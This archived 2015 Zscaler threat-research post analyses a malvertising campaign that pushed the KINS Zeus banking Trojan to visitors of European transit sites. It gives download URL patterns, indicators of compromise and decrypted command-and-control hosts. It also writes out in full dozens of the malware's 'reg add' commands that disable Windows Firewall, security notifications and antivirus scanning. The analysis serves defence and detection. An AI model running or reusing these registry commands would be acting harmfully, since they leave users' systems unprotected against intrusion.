

Malvertising Targeting European Transit Users | Zscaler

By Chris Mannon

Published: 2015-03-11 · Archived: 2026-04-05 16:45:03 UTC

Zscaler Blog

Get the latest Zscaler blog updates in your inbox

Malvertising has been an active and growing attack vector for delivering malicious payloads to unsuspecting users. ThreatLabZ recently uncovered a malvertising campaign targeting European transit users and the end payload appears to be downloading the KINS Zeus variant.

The KINS (Kasper Internet Non-Security) variant of Zeus is a banking Trojan that has been prevalent since 2011. KINS is a crimekit that was developed based off the leaked ZeuS source code to replace the aged Citadel Trojan which was used to harvest credentials from victim PCs.

ThreatLabZ has seen many instances of this threat being downloaded in the wild with very low AV detection. The malicious dropper payload is downloaded from URLs that matches the following pattern:

```
[domain]:[nonstandard port]/[var1].php?[var2]=n&[var3]=n&[var4]=n&[var5]=n&[var6]=n&[var7]=n&[var8]=n  
n = random [1-4]digit number
```


Some examples of this activity are seen below:

- `rasaqsense[.]abbington[.]org:9090/full[.]php?refer=2010&reklama=4&star=860&site-map=171&blogs=78&click=2407&honda=2707`
- `razorssense[.]abbington[.]org:9090/full[.]php?back=1933&reklama=4&edit=2109&site-map=171&mail=366&page=6&virus=986`
- `brazil[.]telefonabrazil[.]com[.]br:8181/beta[.]php?corp=252&play=1249&popular=4&video=775&rssfeed=171&store=1416&deals=634`
- `abfronikl[.]mobi:20204/store[.]php?rates=2197&sendmail=4&ports=635&logout=171&other=1679&image=523&comp=2566`
- `panga[.]campanha[.]ga:8181/hardcore[.]php?best=1704&wink=205&humor=4&cover=2210&support=171&reply=1750&atom=1017`
- `sega[.]taxivega[.]kz:17340/music[.]php?macos=2433&rate=1041&game=4&nomi=1534&layout=171&humor=2699&usage=2115`
- `seww[.]listec[.]se:17340/music[.]php?media=432&page=2637&game=4&audit=833&layout=171&about=2332&cover=2361`
- `anarhism[.]temayang[.]tk:17340/music[.]php?event=2561&game=4&stars=2402&layout=171&warez=2596&intl=1014&story=2510`

- clipsalinga[.]org:20204/store[.]php?intm=134&sendmail=4&front=1022&logout=171&tool=2554&radio=116&docs=1851
- clipsalinga[.]org:20204/store[.]php?linux=280&sendmail=4&best=361&logout=171&cert=1236"e=118&math=2297

This variant of the KINS crimekit is spreading through malvertising attempts targeting European users. All the download attempts seen above have two things in common:

1. Victims were visiting a site related to European transit
2. Victims were redirected to the final destination through an advertising network



The malware masquerades as a PDF document to lure an unsuspecting user into opening the file. Upon execution, it creates a copy of itself in the **%Application Data%** directory, deletes the original copy of itself and injects into the system **explorer.exe** process to perform variety of actions. The dropped file on the infected system can be found at one of the following two locations:

- %Application Data%\svchoste.exe [Windows XP]
- %Application Data%\Roaming\[random 4-5 character string]\[random 4-5 character string].exe [Windows 7]

The bot further makes multiple system registry modifications to evade detection:

- Microsoft security center - disable update notifications, disable antimalware scan:

```
reg add HKLM\SOFTWARE\Microsoft\Security Center /v UpdatesDisableNotify /t reg_dword /d 1 /f
```

```
reg add HKLM\SOFTWARE\Microsoft\Security Center /v FirewallOverride /t reg_dword /d 1 /f
```

```
reg add HKLM\SOFTWARE\Microsoft\Security Center /v FirewallDisableNotify /t reg_dword /d 1 /f
```

```
reg add HKLM\SOFTWARE\Microsoft\Security Center /v AntiVirusOverride /t reg_dword /d 1 /f
```

```
reg add HKLM\SOFTWARE\Microsoft\Security Center /v AntiVirusDisableNotify /t reg_dword /d 1 /f
```

- Windows firewall settings - Allow exceptions, disable notifications, disable the firewall:

```
reg add HKLM\system\currentcontrolset\Services\SharedAccess\parameters\firewallpolicy\DomainProfile /v DisableNotifications /t reg_dword /d 1 /f
```

```
reg add HKLM\system\currentcontrolset\Services\SharedAccess\parameters\firewallpolicy\DomainProfile /v DoNotAllowExceptions /t reg_dword /d 0 /f
```

```
reg add HKLM\system\currentcontrolset\Services\SharedAccess\parameters\firewallpolicy\DomainProfile /v EnableFirewall /t reg_dword /d 0 /f
```

```
reg add HKLM\system\currentcontrolset\Services\SharedAccess\parameters\firewallpolicy\publicprofile /v DisableNotifications /t reg_dword /d 1 /f
```

```
reg add HKLM\system\currentcontrolset\Services\SharedAccess\parameters\firewallpolicy\standardprofile /v DisableNotifications /t reg_dword /d 1 /f
```

```
reg add HKLM\system\currentcontrolset\Services\SharedAccess\parameters\firewallpolicy\publicprofile /v DoNotAllowExceptions /t reg_dword /d 0 /f
```

```
reg add HKLM\system\currentcontrolset\Services\SharedAccess\parameters\firewallpolicy\standardprofile /v DoNotAllowExceptions /t reg_dword /d 0 /f
```

```
reg add HKLM\system\currentcontrolset\Services\SharedAccess\parameters\firewallpolicy\publicprofile /v EnableFirewall /t reg_dword /d 0 /f
```

```
reg add HKLM\system\currentcontrolset\Services\SharedAccess\parameters\firewallpolicy\standardprofile /v EnableFirewall /t reg_dword /d 0 /f
```

- Windows Defender & AntiMalware settings - Exclude malware processes, injected system processes and certain file types from scanning:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes " /v  
svchost.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes " /v  
consent.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes " /v  
rundll32.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes " /v  
spoolsv.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes " /v  
explorer.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes " /v  
rgjdu.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes " /v  
afwqs.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions " /v  
*.tmp /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions " /v  
*.dll /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions " /v  
*.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes " /v  
svchost.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes " /v  
consent.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes " /v  
rundll32.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes " /v  
spoolsv.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes " /v  
explorer.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes " /v  
rgjdu.exe /t REG_DWORD /d 0
```


```
reg add "HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes " /v  
afwqs.exe /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions " /v  
*.tmp /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions " /v  
*.dll /t REG_DWORD /d 0
```

```
reg add "HKLM\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions " /v  
*.exe /t REG_DWORD /d 0
```

The injected code in the system explorer process is responsible for performing Command & Control (C&C) communication. It also opens up a port (TCP 36139) on the victim machine listening for incoming connections.




There are two common network level indicators to identify a compromised node:

- A POST transaction with the following hard-coded User-Agent string

Mozilla/5.0 (Windows; Windows NT 7.1; en; rv:1.9.6.8) Gecko/20120122 Firefox/9.1.2

- A POST request made to a URI like *'/common/link.php'*.



The bot encrypts the system information in the following format and sends it via the above POST request to the C&C server:

$v = \%d\&s = \%d\&h = \%d\&un = \%s\&o = \%d\&c = \%d\&ip = \%s\&sys = \%s\&uid = \%d\&w = \%d\&ftp =$

The screenshot below shows the decrypted C&C location as well as a remote configuration file location for the bot:

CPU - main thread, module kernel32

7C81082F	8BFF	MOV EDI,EDI	HANDLE kernel32.CreateThread(pSecurity
7C810831	55	PUSH EBP	
7C810832	8BEC	MOV EBP,ESP	
7C810834	FF75 1C	PUSH DWORD PTR SS:[ARG.6]	pThreadId => [ARG.6]
7C810837	FF75 18	PUSH DWORD PTR SS:[ARG.5]	CreationFlags => [ARG.5]
7C81083A	FF75 14	PUSH DWORD PTR SS:[ARG.4]	pParameter => [ARG.4]
7C81083D	FF75 10	PUSH DWORD PTR SS:[ARG.3]	StartAddress => [ARG.3]
7C810840	FF75 0C	PUSH DWORD PTR SS:[ARG.2]	StackSize => [ARG.2]
7C810843	FF75 08	PUSH DWORD PTR SS:[ARG.1]	pSecurity => [ARG.1]
7C810846	6A FF	PUSH -1	hRemoteProcess = INVALID_HANDLE_VALU
7C810848	E8 D9FDFFFF	CALL kernel32.CreateRemoteThread	-KERNEL32.CreateRemoteThread
7C81084D	5D	POP EBP	
7C81084E	C2 1800	RETN 18	
7C810851	90	NOP	
7C810852	90	NOP	
7C810853	90	NOP	
7C810854	90	NOP	
7C810855	90	NOP	
7C810856	33ED	XOR EBP,EBP	
7C810858	53	PUSH EBX	
7C810859	50	PUSH EAX	
7C81085A	6A 00	PUSH 0	



Stack [0012F984]=7C800000 (kernel32.<STRUCT IMAGE_DOS_HEADER>)
EBP=0012FEA8

Address	Hex dump	ASCII	0012F988	C003F1B3B
00084710	48 54 54 50 00 00 00 00 43 4F 4F 4F 45 43 54 00	HTTP CONNECT	0012F98C	00000000
00084720	05 00 00 00 4F 4B 00 00 45 52 52 00 50 4F 4E 47	* OK ERR PONG	0012F990	00000000
00084730	00 00 00 00 50 49 4E 47 00 00 00 00 4F 4B 00 00	PING OK	0012F994	004090E7
00084740	45 52 52 00 00 00 00 00 68 74 74 70 3A 2F 2F 64	ERR http://d	0012F998	00000000
00084750	62 6C 69 6E 6B 2E 63 2F 63 6F 6D 6D 6F 6E 2F	blink.cc/common/	0012F99C	00000000
00084760	6C 69 6E 6B 2E 70 68 70 00 00 00 00 00 00 00 00	link.php	0012F9A0	00000000
00084770	00 00 00 00 00 00 00 00 53 59 53 54 45 4D 5C 43	SYSTEM\C	0012F9A4	FB798154
00084780	75 72 72 65 6E 74 43 6F 6E 74 72 6F 6C 53 65 74	urrentControlSet	0012F9A8	77C2C3E7
00084790	5C 53 65 72 76 69 63 65 73 5C 53 68 61 72 65 64	\Services\Shared	0012F9AC	00000080
000847A0	41 63 63 65 73 73 5C 50 61 72 61 6D 65 74 65 72	Access\Parameter	0012F9B0	0012F9C1
000847B0	73 5C 46 69 72 65 77 61 6C 6C 50 6F 6C 69 63 79	s\FirewallPolicy	0012F9B4	77C39D7A
000847C0	5C 53 74 61 6E 64 61 72 64 50 72 6F 66 69 6C 65	\StandardProfile	0012F9B8	7C910837
000847D0	5C 47 6C 6F 62 61 6C 6C 79 4F 70 65 6E 50 6F 72	\GloballyOpenPor	0012F9BC	002430A7
000847E0	74 73 5C 4C 69 73 74 5C 00 00 00 00 25 64 3A 54	ts\List\ zd:T	0012F9C0	00243099
000847F0	43 50 3A 2A 3A 45 6E 61 62 6C 65 64 3A 52 65 6D	CP:*:Enabled:Rem	0012F9C4	00000000
00084800	6F 74 65 20 41 73 73 69 73 74 61 6E 63 65 20 52	ote Assistance R	0012F9C8	00000010
00084810	65 6D 6F 74 65 00 00 00 25 64 3A 54 43 50 3A 2A	emote zd:TCP:*	0012F9CC	00000037
00084820	3A 45 6E 61 62 6C 65 64 3A 52 65 6D 6F 74 65 20	:Enabled:Remote	0012F9D0	FFFFFFFF
00084830	41 73 73 69 73 74 61 6E 63 65 20 4C 6F 63 61 6C	Assistance Local	0012F9D4	00000400
00084840	00 00 00 00 25 64 3A 54 43 50 00 00 45 72 72 6F	zd:TCP Erro	0012F9D8	00140000
00084850	72 3A 20 25 64 00 00 00 52 65 6D 6F 74 65 20 41	r: zd Remote A	0012F9DC	0012FA08
00084860	73 73 69 73 74 61 6E 63 65 00 00 00 53 65 44 65	ssistance Sede	0012F9E0	7C91D555
00084870	62 75 67 50 72 69 76 69 6C 65 67 65 00 00 00 00	bugPrivilege	0012F9E4	FBFFFFFF6
00084880	3A 5A 6F 6E 65 2E 49 64 65 6E 74 69 66 69 65 72	:Zone.Identifier	0012F9E8	00057000
00084890	00 00 00 00 55 00 00 00 2E 64 6C 6C 00 00 00 00	U .dll	0012F9EC	836EE466
000848A0	68 74 74 70 3A 2F 2F 73 79 6E 63 68 72 6F 6E 69	http://synchroni	0012F9F0	000130A0
000848B0	7A 65 64 32 2E 63 63 2F 6C 6F 73 74 2E 64 61 74	zed2.cc/lost.dat	0012F9F4	000000A6
000848C0	00 00 00 00 76 3D 25 64 26 73 3D 25 64 26 68 3D	v=%d&s=%d&h=	0012F9F8	003A0043
000848D0	25 64 26 75 6E 3D 25 73 26 6F 3D 25 64 26 63 3D	%d&un=%s&o=%d&c=	0012F9FC	0044005C
000848E0	25 64 26 69 70 3D 25 73 26 73 79 73 3D 25 73 26	%d&ip=%s&sys=%s&	0012FA00	0063006F
000848F0	75 69 64 3D 25 64 26 77 3D 25 64 26 66 74 70 3D	uid=%d&w=%d&ftp=	0012FA04	006D0075
00084900	00 00 00 00 6F 70 65 6E 00 00 00 00 53 4F 46 54	open SOFT	0012FA08	006E0065

Decrypted C&C locations

Below is the C&C call back activity for the month of January and February, 2015 and the Geo-location of the C&C servers:

KINS Zeus C&C



Malvertising remains an effective exploit vector for threat actors to compromise victim systems. The variation in payloads distributed through this tactic range from [click-fraud botnet](#) activity to highly effective crimeware, giving complete control of the infected systems to the remote attackers.



Thank you for reading

Was this post useful?

Disclaimer: This blog post has been created by Zscaler for informational purposes only and is provided "as is" without any guarantees of accuracy, completeness or reliability. Zscaler assumes no responsibility for any errors or omissions or for any actions taken based on the information provided. Any third-party websites or resources linked in this blog post are provided for convenience only, and Zscaler is not responsible for their content or practices. All content is subject to change without notice. By accessing this blog, you agree to these terms and acknowledge your sole responsibility to verify and use the information as appropriate for your needs.

Explore more Zscaler blogs

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our [privacy policy](#).

Source: <https://www.zscaler.com/blogs/research/malvertising-targeting-european-transit-users>